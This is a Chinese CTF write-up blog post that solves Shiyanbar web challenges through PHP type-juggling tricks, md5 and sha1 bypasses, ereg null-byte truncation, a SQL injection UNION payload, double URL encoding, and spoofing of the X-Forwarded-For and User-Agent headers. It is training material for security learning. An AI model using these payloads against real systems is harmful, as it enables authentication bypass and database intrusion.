实验吧CTF—Web writeup 第二部分

原创

Senimo_ 于 2019-08-21 16:25:51 发布 582 收藏

分类专栏： 各CTF平台 Writeup 文章标签： 实验吧 web writeup 第二部分 CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/99891587

实验吧CTF—Web writeup 第二部分

天网管理系统

分值：10
难度：易
天网你敢来挑战嘛
格式：ctf{}
解题链接

尝试**登入系统**，但并没有反应，查看网页源码发现提示：

```
<html>
<head>
<meta charset=utf8>
<title>最安全的管理系统</title>
</head>
<body>
<h1>天网管理系统</h1>
<p>安全与你同在</p>
<p>账户:admin  密码:admin</p>
<p>就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。</p>
<form enctype="multipart/form-data" method="post" action="index.php">
<table>
<th>
<td>大家请放心使用我们的产品。</td>
</th>
<tr>
<td>用户名:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>密码:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="登入系统"</td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```

经过**md5加密**后的变量`test`的值需等于`0`，部分字符串经过**md5加密**后会变成`0exxxxx`形式，如`QLTHNDT`，放入用户名中登陆，得到新的提示：`/user.php?fame=hjkleffifer`访问得到源码：

```
$unserialize_str = $_POST['password'];
$data_unserialize = unserialize($unserialize_str);
if ($data_unserialize['user'] == '???' && $data_unserialize['pass'] == '???') {
    print_r($flag);
}
伟大的科学家php方言道：成也布尔，败也布尔。 回去吧骚年
```


分析代码：通过**POST**方式传入变量**password**的值，**unserialize()函数**使变量**password**的值反序列化，反序列化后把判断变量**user**和**password**的值与数据库中的对比，为真则输出**flag**。
根据提示：**成也布尔，败也布尔。**
bool类型的`true`跟任意字符串可以弱类型相等（**!=和==**）。因此我们可以构造**bool类型**的序列化数据，无论比较的值是什么，结果都为**true**，代码如下：

```
<?php
$temp = '';
$temp = array("user" => true, "pass" => true);
echo var_dump($temp);
echo var_dump(serialize($temp));
?>
```

执行得到：

```
array(2) {
  ["user"]=>
  bool(true)
  ["pass"]=>
  bool(true)
}
string(36) "a:2:{s:4:"user";b:1;s:4:"pass";b:1;}"
```

使用**Google Chrome浏览器插件HackBar**构造如下传参：`password: a:2:{s:4:"user";b:1;s:4:"pass";b:1;}`，得到**flag**：`ctf{dwduwkhduw5465}`



忘记密码了

分值：20

难度：中

找回密码

格式：SimCTF{}

解题链接

./step2.php?email=youmail@mail.com&check=???

Once More

分值：10


难度：易

啊拉？又是php审计。已经想吐了。

hint：ereg()函数有漏洞哩；从小老师就说要用科学的方法来算数。

格式：CTF{}

解题链接



查看网页源码：

```php
<?php
if (isset ($_GET['password'])) {
 if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
 {
  echo '<p>You password must be alphanumeric</p>';
 }
 else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
 {
  if (strpos ($_GET['password'], '*-*') !== FALSE)
  {
   die('Flag: ' . $flag);
  }
  else
  {
   echo('<p>*-* have not been found</p>');
  }
 }
 else
 {
  echo '<p>Invalid password</p>';
 }
}
?>
```

分析代码：通过GET方式传入变量password的值，正则表达式限制为： `a-zA-Z0-9`**，长度小于** `8`**，值大于** `9999999`**，且需要在变量password中匹配到** `*-*`

尝试使用 `%00` 截断"ereg()"函数的正则表达式匹配，通过**科学计数法**绕过长度限制和大小比较，在地址栏构造如下**payload：** `?password=1e8%00*-*`，得到**flag：** `CTF{Ch3ck_anD_Ch3ck}`

Guess Next Session

分值：10

难度：易

写个算法没准就算出来了，23333

hint：你确定你有认真看判断条件？

格式：CTF{}

解题链接

- 14863611
- 532740
- 2967495

Next number

Guess


View the source code

```php
<?php
session_start();
if (isset ($_GET['password'])) {
    if ($_GET['password'] == $_SESSION['password'])
        die ('Flag: ' . $flag);
    else
        print '<p>Wrong guess.</p>';
}

mt_srand((microtime() ^ rand(1, 10000)) % rand(1, 10000) + rand(1, 10000));
?>
```

Session是存储在服务端的客户端数据，而服务器里存放了来自各个客户端的session，通过http请求头中的Cookie中的Sessionid来判断出哪个Session属于哪个客户端。
使用**Burp Suite**抓取数据包：

Send to Repeater后，将变量`password`和**Cookie**的值清空：



发送数据包后，在**Response**中得到**flag**：`CTF{Cl3ar_th3_S3ss1on}`

FALSE

分值：10

难度：易

PHP代码审计

hint：sha1函数你有认真了解过吗？听说也有人用md5碰撞o(╯□╰)o

格式：CTF{}

解题链接


```php
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
      die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
 echo '<p>Login first!</p>';
?>
```

通过构造`?name[]&password[]=1`绕过**sha1()**的比较，在地址栏传参得到**flag**：`CTF{t3st_th3_Sha1}`

上传绕过

分值：10

难度：易

bypass the upload

格式：flag{}

解题链接

NSCTF web200

分值：20

难度：中

密文：a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws

格式：flag:{}

解题链接


```php
<?php
function encode($str){
 $_o = strrev($str);
 for($_0=0;$_0<strlen($_o);$_0++){
  $_c = substr_count($_o, $_0, 1);
  $__ = ord($_c)+1;
  $_c = chr($__);
  $_ = $_.$_c;
 }
 return str_rot13(strrev(base64_encode($_)));
}
```

根据加密的代码，写出解密的代码：

```php
<?php
$key = 'a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws';
$temp = base64_decode(strrev(str_rot13($key)));
$temp = strrev($temp);
for($_0=0;$_0<strlen($temp);$_0++){
    $_c = substr($temp,$_0,1);
        $__ = ord($_c)-1;
        $_c = chr($__);
        $_ = $_.$_c;
}
echo $_;
?>
```

在线编译代码，得到**flag**：`flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}`


程序逻辑问题

分值：20

难度：中

绕过

解题链接



进入页面显示提交查询，提交后显示：**Log in failure!**，查看网页源代码：


```
<a href="index.txt">
```

在底部发现跳转链接，尝试访问`index.txt`，得到源码：

```
<html>
<head>
 welcome to simplexue
</head>
<body>
 <?php
 if($_POST[user] && $_POST[pass]) {
  $conn = mysql_connect("********", "*****", "********");
   mysql_select_db("phpformysql") or die("Could not select database");
   if ($conn->connect_error) {
    die("Connection failed: " . mysql_error($conn));
   }
   $user = $_POST[user];
   $pass = md5($_POST[pass]);
   $sql = "select pw from php where user='$user'";
   $query = mysql_query($sql);
   if (!$query) {
    printf("Error: %s\n", mysql_error($conn));
    exit();
   }
   $row = mysql_fetch_array($query, MYSQL_ASSOC);
   //echo $row["pw"];
   if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
    echo "<p>Logged in! Key:************** </p>";
   }
   else {
    echo("<p>Log in failure!</p>");
   }
  }
 ?>
 <form method=post action=index.php>
 <input type=text name=user value="Username">
 <input type=password name=pass value="Password">
 <input type=submit>
 </form>
 </body>
 <a href="index.txt">
 </html>
```

分析代码：通过POST方式传入变量`user`和`password`的值，SQL语句未经过滤，存在SQL注入。

使用Google Chrome浏览器插件HackBar构造如下payload：`user=1' and 1=2 union select concat('c4ca4238a0b923820dcc509a6f75849b')%23 &pass=1`（其中字符串`c4ca4238a0b923820dcc509a6f75849b`为`1`的md5加密形式）



得到flag：`SimCTF{youhaocongming}`


what a fuck!这是什么鬼东西？

分值：10


难度：易

what a fuck!这是什么鬼东西？

解题链接



进入页面后为大段的JSFuck编码，JSFuck是一种基于JavaScript的编码方式，它只使用六个不同的字符来编写和执行代码。因为是基于JavaScript，所以可以在浏览器F12控制台直接执行：**



得到提示的弹窗，密码即为flag：

PHP大法

分值：20

难度：中

注意备份文件

解题链接

进入线面后显示：**Can you authenticate to this website? index.php.txt **，访问`index.php.txt`得到源码：

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
 echo("<p>not allowed!</p>");
 exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
 echo "<p>Access granted!</p>";
 echo "<p>flag: *****************} </p>";
}
?>

<br><br>
Can you authenticate to this website?
```

分析代码：通过**GET**方式传入变量`id`的值，“**eregi()**”函数在变量`id`中搜索字符串`hackerDJ`，匹配成功则退出，将传入的`id`变量的值进行**URL解码**，解码后的值等于`hackerDJ`，则输出**flag**

在地址栏中输入**URL编码**会被解析一次，所以将字符串进行两次**URL编码**，及构造如下**payload**：`?id=%2568ackerDJ`（将'h'进行了两次**URL编码**），得到**flag**：`DUTCTF{PHP_is_the_best_program_language}`

这个看起来有点简单!

**分值：10

难度：易

很明显。过年过节不送礼，送礼就送这个

格式：

解题链接

题目貌似出了问题，暂时不能做。


貌似有点难

分值：20

难度：难

不多说，去看题目吧。

解题链接





```php
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
 $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
 $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
 $cip = $_SERVER["REMOTE_ADDR"];
else
 $cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *********";
}
else{
echo "错误！你的IP不在访问列表之内！";
}
?>
```


使用**Burp Suite**抓取数据包：

添加**HTTP**头文件：`X-FORWARDED-FOR: 1.1.1.1`，发送数据包，得到**key**：`SimCTF{daima_shengji}`




头有点大


分值：10
难度：难
提示都这么多了，再提示就没意思了。
解题链接



您没有访问/在此服务器上的权限。
请确保已安装.NET Framework 9.9！
确保您在英格兰地区，并使用Internet Explorer浏览此网站
提示为**HTTP头**，使用**Burp Suite**抓取数据包：



将`User-Agent`修改为`Internet Explorer/5.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 9.9)`，将`Accept-Language`修改为`en-gb`，发送数据包，得到**key**：`HTTpH34der`



知识点：语言代码缩写表大全

转语言代码缩写表大全

猫抓老鼠

分值：10
难度：难
catch！catch！catch！嘿嘿，不多说了，再说剧透了
解题链接

需要输入变量`key`的值，提示为**catch**，使用**Burp Suite**抓取数据包，**Send to Repeater**后，发送数据包，在**Response**中得到提示：`Content-Row: MTU2NjQyMTk3NQ==`
重复发送数据包，发现`Content-Row`的值在时刻改变，使用**Python脚本**，具体代码如下：

```
import requests

url = 'http://ctf5.shiyanbar.com//basic/catch/'
r = requests.get(url)
temp = r.headers['Content-Row']  # 获得响应头信息
data = {'pass_key': temp}
result = requests.post(url, data=data)
print(result.text)
```

运行脚本，得到**flag**：`#WWWnsf0cus_NET#`

看起来有点难

分值：50
难度：难
切，你那水平也就这么点了，这都是什么题啊！！！
解题链接